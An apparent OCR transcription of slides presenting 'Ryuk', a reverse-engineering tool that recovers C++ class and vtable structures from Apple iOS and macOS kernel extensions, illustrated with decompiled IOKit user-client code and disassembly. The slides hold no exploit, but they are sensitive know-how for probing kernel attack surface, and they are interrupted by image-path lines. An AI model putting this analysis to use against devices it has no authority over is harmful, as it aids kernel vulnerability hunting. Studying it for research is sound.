Imp...
Exp...

```
__int64 __fastcall IOMobileFramebufferUserClient::sMethod56(IOMobileFramebufferUserClient *target, void *reference, IOExternalMethodArguments *arguments)
{
  char *v3; // x8
  uint64_t v4; // x1

  if ( arguments->structureInputSize != 136 )
    return 3758097090LL;
  v3 = (char *)arguments->structureInput;
  if ( *v3 )
    v4 = 0LL;
  else
    v4 = (uint64_t)(v3 + 8);
  return target->mProvider->vtable->IOMobileFramebuffer::virtualFunc251_ImpByChild(
           target->mProvider,
           v4,
           *((unsigned int *)v3 + 32),
           *((unsigned int *)v3 + 33));
}
```


Line 31366 of 86627

010B350C IOMobileFramebufferUserClient::sMethod56:13 (FFFFFFF00654B50C)

Ryuk: Implementation


- 1. Class recognition and construction
  - Functions in __mod_init_func section register all classes

macOS



```
__mod_init_func:000000000000E090 ; Segment type: Pure data
__mod_init_func:000000000000E090 ; Segment alignment 'qword' can not be represented in assembly
__mod_init_func:000000000000E090 __mod_init_func segment para public 'DATA' use64
__mod_init_func:000000000000E090                 assume cs:__mod_init_func
__mod_init_func:000000000000E090                 ;org 0E090h
__mod_init_func:000000000000E090                 dq offset __GLOBAL__sub_I_IOSurface_cpp
__mod_init_func:000000000000E098                 dq offset __GLOBAL__sub_I_IOSurfaceClient_cpp
__mod_init_func:000000000000E0A0                 dq offset __GLOBAL__sub_I_IOSurfaceDeviceCache_cpp
__mod_init_func:000000000000E0A8                 dq offset __GLOBAL__sub_I_IOSurfaceRoot_cpp
__mod_init_func:000000000000E0B0                 dq offset __GLOBAL__sub_I_IOSurfaceRootUserClient_cpp
__mod_init_func:000000000000E0B8                 dq offset __GLOBAL__sub_I_IOSurfaceSendRight_cpp
__mod_init_func:000000000000E0B8 __mod_init_func ends
```

iOS




```
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75D8 ; Segment type: Pure data
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75D8                 AREA com.apple.iokit.IOSurface:__mod_init_func,
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75D8                 ; ORG 0xFFFFFFF006ED75D8
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75D8                 DCQ IOSurface_InitFunc_0
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75E0                 DCQ IOSurface_InitFunc_1
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75E8                 DCQ IOSurface_InitFunc_2
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75F0                 DCQ IOSurface_InitFunc_3
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED75F8                 DCQ IOSurface_InitFunc_4
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED7600                 DCQ IOSurface_InitFunc_5
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED7608                 DCQ IOSurface_InitFunc_6
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED7610                 DCQ IOSurface_InitFunc_7
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED7618                 DCQ IOSurface_InitFunc_8
com.apple.iokit.IOSurface:__mod_init_func:FFFFFFF006ED7618 ; com.apple.iokit.IOSurface__mod_init_func ends
```

Ryuk: Implementation


- 1. Class recognition and construction
  - Functions in __mod_init_func section register all classes

macOS



```
                 public __GLOBAL__sub_I_IOSurfaceRootUserClient_cpp
__GLOBAL__sub_I_IOSurfaceRootUserClient_cpp proc near
                                        ; DATA XREF: __mod_init_func:00000000000E0B0 o
                 push    rbp
                 mov     rbp, rsp
                 lea     rdi, __ZN23IOSurfaceRootUserClient10gMetaClassE ; IOSurfaceRootUserClient::gMetaClass
                 lea     rsi, aIosurfacerootu ; "IOSurfaceRootUserClient"
                 mov     rdx, cs:__ZN12IOUserClient10gMetaClassE_0 ; IOUserClient::gMetaClass
                 mov     ecx, 150h
                 call    __ZN11OSMetaClassC2EPKcPKS_j ; OSMetaClass::OSMetaClass(char const*,OSMetaClass const*,uint)
                 lea     rax, off_10110
                 mov     cs:__ZN23IOSurfaceRootUserClient10gMetaClassE, rax ; IOSurfaceRootUserClient::gMetaClass
                 pop     rbp
                 retn
__GLOBAL__sub_I_IOSurfaceRootUserClient_cpp endp
```

iOS



```
                EXPORT IOSurface_InitFunc_6
IOSurface_InitFunc_6                    ; DATA XREF: com.apple.iokit.IOSurface:__mod_init_func

var_s0          =  0

                STP             X29, X30, [SP,#-0x10+var_s0]!
                MOV             X29, SP
                ADRP            X0, #qword_FFFFFFF0076EBC30@PAGE
                ADD             X0, X0, #qword_FFFFFFF0076EBC30@PAGEOFF
                ADRP            X1, #aIosurfacerootu@PAGE ; "IOSurfaceRootUserClient"
                ADD             X1, X1, #aIosurfacerootu@PAGEOFF ; "IOSurfaceRootUserClient"
                ADRP            X2, #qword_FFFFFFF006ED7350@PAGE
                LDR             X2, [X2,#qword_FFFFFFF006ED7350@PAGEOFF]
                MOV             W3, #0x150
                BL              sub_FFFFFFF0064CC910
                ADRP            X8, #unk_FFFFFFF006ED8F20@PAGE
                ADD             X8, X8, #unk_FFFFFFF006ED8F20@PAGEOFF
                ADD             X8, X8, #0x10
                STR             X8, [X0]
                LDP             X29, X30, [SP+var_s0],#0x10
                RET
```

Class Name

Class Size

Parent Class Info


Registration

*Note: multiple inheritance is excluded in libkern

Ryuk: Implementation

- 1. Class recognition and construction
  - Functions in __mod_init_func section register all classes

macOS




```
__int64 (__fastcall **_GLOBAL__sub_I_IOSurfaceRootUserClient_cpp())(IOSurfaceR
{
  __int64 (__fastcall **result)(IOSurfaceRootUserClient::MetaClass *__hidden);

  OSMetaClass::OSMetaClass(
    &IOSurfaceRootUserClient::gMetaClass,
    "IOSurfaceRootUserClient",
    IOUserClient::gMetaClass,
    336LL);
  result = off_10110;
  IOSurfaceRootUserClient::gMetaClass = off_10110;
  return result;
}
```

🟩 Class Name

🟧 Class Size

🟦 Parent Class Info

iOS




```
_QWORD *IOSurface_InitFunc_6()
{
  _QWORD *result; // x0

  result = (_QWORD *)sub_FFFFFFF0064CC910(&qword_FFFFFFF0076EBC30, aIosurfacerootu, qword_FFFFFFF006ED7350, 336LL);
  *result = &unk_FFFFFFF006ED8F30;
  return result;
}
```

*Note: multiple inheritance is excluded in libkern

Ryuk: Implementation


- 1. Class recognition and construction: Effect
  - Structures representing classes are created




```
[00000090 BYTES. COLLAPSED STRUCT IODMAEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000078 BYTES. COLLAPSED STRUCT IOFilterInterruptEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000060 BYTES. COLLAPSED STRUCT IOTimerEventSource. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E8 BYTES. COLLAPSED STRUCT IOBufferMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000078 BYTES. COLLAPSED STRUCT IODMACommand. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000090 BYTES. COLLAPSED STRUCT IOInterleavedMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000D0 BYTES. COLLAPSED STRUCT IOMapper. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IONaturalMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOBigMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IOLittleMemoryCursor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000060 BYTES. COLLAPSED STRUCT IOMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B0 BYTES. COLLAPSED STRUCT IOGeneralMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000188 BYTES. COLLAPSED STRUCT IOMemoryMap. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000070 BYTES. COLLAPSED STRUCT IOMultiMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000030 BYTES. COLLAPSED STRUCT IORangeAllocator. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000070 BYTES. COLLAPSED STRUCT IOSubMemoryDescriptor. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E0 BYTES. COLLAPSED STRUCT IOPlatformExpert. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000F0 BYTES. COLLAPSED STRUCT IODTPlatformExpert. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000098 BYTES. COLLAPSED STRUCT IOPlatformExpertDevice. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000090 BYTES. COLLAPSED STRUCT IOPlatformDevice. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000E0 BYTES. COLLAPSED STRUCT IOPanicPlatform. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B8 BYTES. COLLAPSED STRUCT IOCPU. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000B8 BYTES. COLLAPSED STRUCT IOCPUInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000118 BYTES. COLLAPSED STRUCT IODTNVRAM. PRESS CTRL-NUMPAD+ TO EXPAND]
[00000098 BYTES. COLLAPSED STRUCT IODMAController. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000A0 BYTES. COLLAPSED STRUCT IOInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
[000000C8 BYTES. COLLAPSED STRUCT IOSharedInterruptController. PRESS CTRL-NUMPAD+ TO EXPAND]
```

Ryuk: Implementation

- 2. Vtable recognition and construction
  - On macOS, vtables have symbols and known addresses, no need to find



